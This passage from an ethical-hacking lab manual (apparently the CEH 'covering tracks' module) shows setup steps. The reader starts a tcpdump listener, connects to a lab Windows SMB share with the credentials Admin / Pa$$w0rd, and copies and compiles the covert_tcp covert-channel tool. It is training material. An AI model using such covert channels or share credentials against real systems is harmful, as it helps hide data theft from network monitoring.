
19. Now, leave the tcpdump listener running and click on the (⊞) icon at the top of the **Terminal** window to open a new terminal window.



```
ubuntu@ubuntu:~$ sudo su
[sudo] password for ubunt
root@ubuntu:/home/ubuntu#
tcpdump: listening on lo,
bytes
```

Figure 3.6.13: Open another Terminal

20. A new **Terminal** tab appears; type the commands below to create, and then navigate to the **Receive** folder on **Desktop**:
    - **cd Desktop**
    - **mkdir Receive**
    - **cd Receive**


ubuntu@ubuntu: ~/Desktop/Receive
root@ubuntu: /home/ubuntu
ubuntu@ubuntu: ~/Desktop...

```
ubuntu@ubuntu:~$ cd Desktop
ubuntu@ubuntu:~/Desktop$ mkdir Receive
ubuntu@ubuntu:~/Desktop$ cd Receive
ubuntu@ubuntu:~/Desktop/Receive$ 
```

Figure 3.6.14: Create Receive folder on the Desktop

TASK 6.4

Copy and Compile covert_tcp

21. Now, click on **Files** in the left-hand pane of **Desktop**. The **home** window appears; click on **+ Other Locations** from the left-hand pane of the window.




Home
Recent
Starred
Home
Desktop
Documents
Downloads
Music
Pictures
Videos
Trash
+ Other Locations
Desktop
Documents
Downloads
Music
Pictures
Public
Responder
Templates
Videos

Figure 3.6.15: Open Other Locations


22. The **+ Other Locations** window appears; type **smb://10.10.10.10** in the **Connect to Server** field and click the **Connect** button.


+ Other Locations
Recent
Starred
Home
Desktop
Documents
Downloads
Music
Pictures
Videos
Trash
+ Other Locations
On This Computer
Computer
Networks
Windows Network
RDLW-039
WINDOWS10
Connect to Server
Connect

Connect to Server: smb://10.10.10.10

Figure 3.6.16: + Other Locations window

23. A security pop-up appears. Type the **Windows 10** virtual machine credentials (**Username**: **Admin** and **Password**: **Pa$$w0rd**) and click the **Connect** button.


Cancel
Connect

Password required for 10.10.10.10

Username: Admin

Domain: WORKGROUP

Password: ••••••••

○ Forget password immediately
● Remember password until you logout
○ Remember forever

Figure 3.6.17: Security pop-up

24. A window appears, displaying the **Windows 10** shared folder; then, double-click the **CEH-Tools** folder.



Windows s…0.10.10.10
Recent
Starred
Home
Desktop
Documents
Downloads
Music
ADMIN$
C$
CEH-Tools
E$
Users
"CEH-Tools" selected

Figure 3.6.18: Windows 10: shared folders

25. Navigate to **CEHv11 Module 06 System Hacking\Covering Tracks Tools\Covert_TCP** and copy the **covert_tcp.c** file; close the window.



Covert_TCP
Desktop
Documents
Downloads
Music
Pictures
Videos
covert_tcp.c

Figure 3.6.19: Copy covert_tcp.c file

26. Now, navigate to the **Receive** folder on **Desktop** and paste the **covert_tcp.c** file into the folder.




Home
Desktop
Receive
Recent
Starred
Home
Desktop
Documents
Downloads
Music
covert_tcp.c
"covert_tcp.c" selected (21.4 kB)

Figure 3.6.20: Paste covert_tcp.c file

27. Switch back to the **Terminal** window, type **cc –o covert_tcp covert_tcp.c**, and press **Enter**. This compiles the covert_tcp.c file.


ubuntu@ubuntu: ~/Desktop/Receive
root@ubuntu: /home/ubuntu
ubuntu@ubuntu: ~/Desktop/Rec...

```
ubuntu@ubuntu:~/Desktop/Receive$ cc -o covert_tcp covert_tcp.c
covert_tcp.c:45:1: warning: return type defaults to 'int' [-Wimplicit-in
t]
   45 | main(int argc, char **argv)
      | ^~~~
ubuntu@ubuntu:~/Desktop/Receive$ 
```

Figure 3.6.21: Compiling covert_tcp.c file

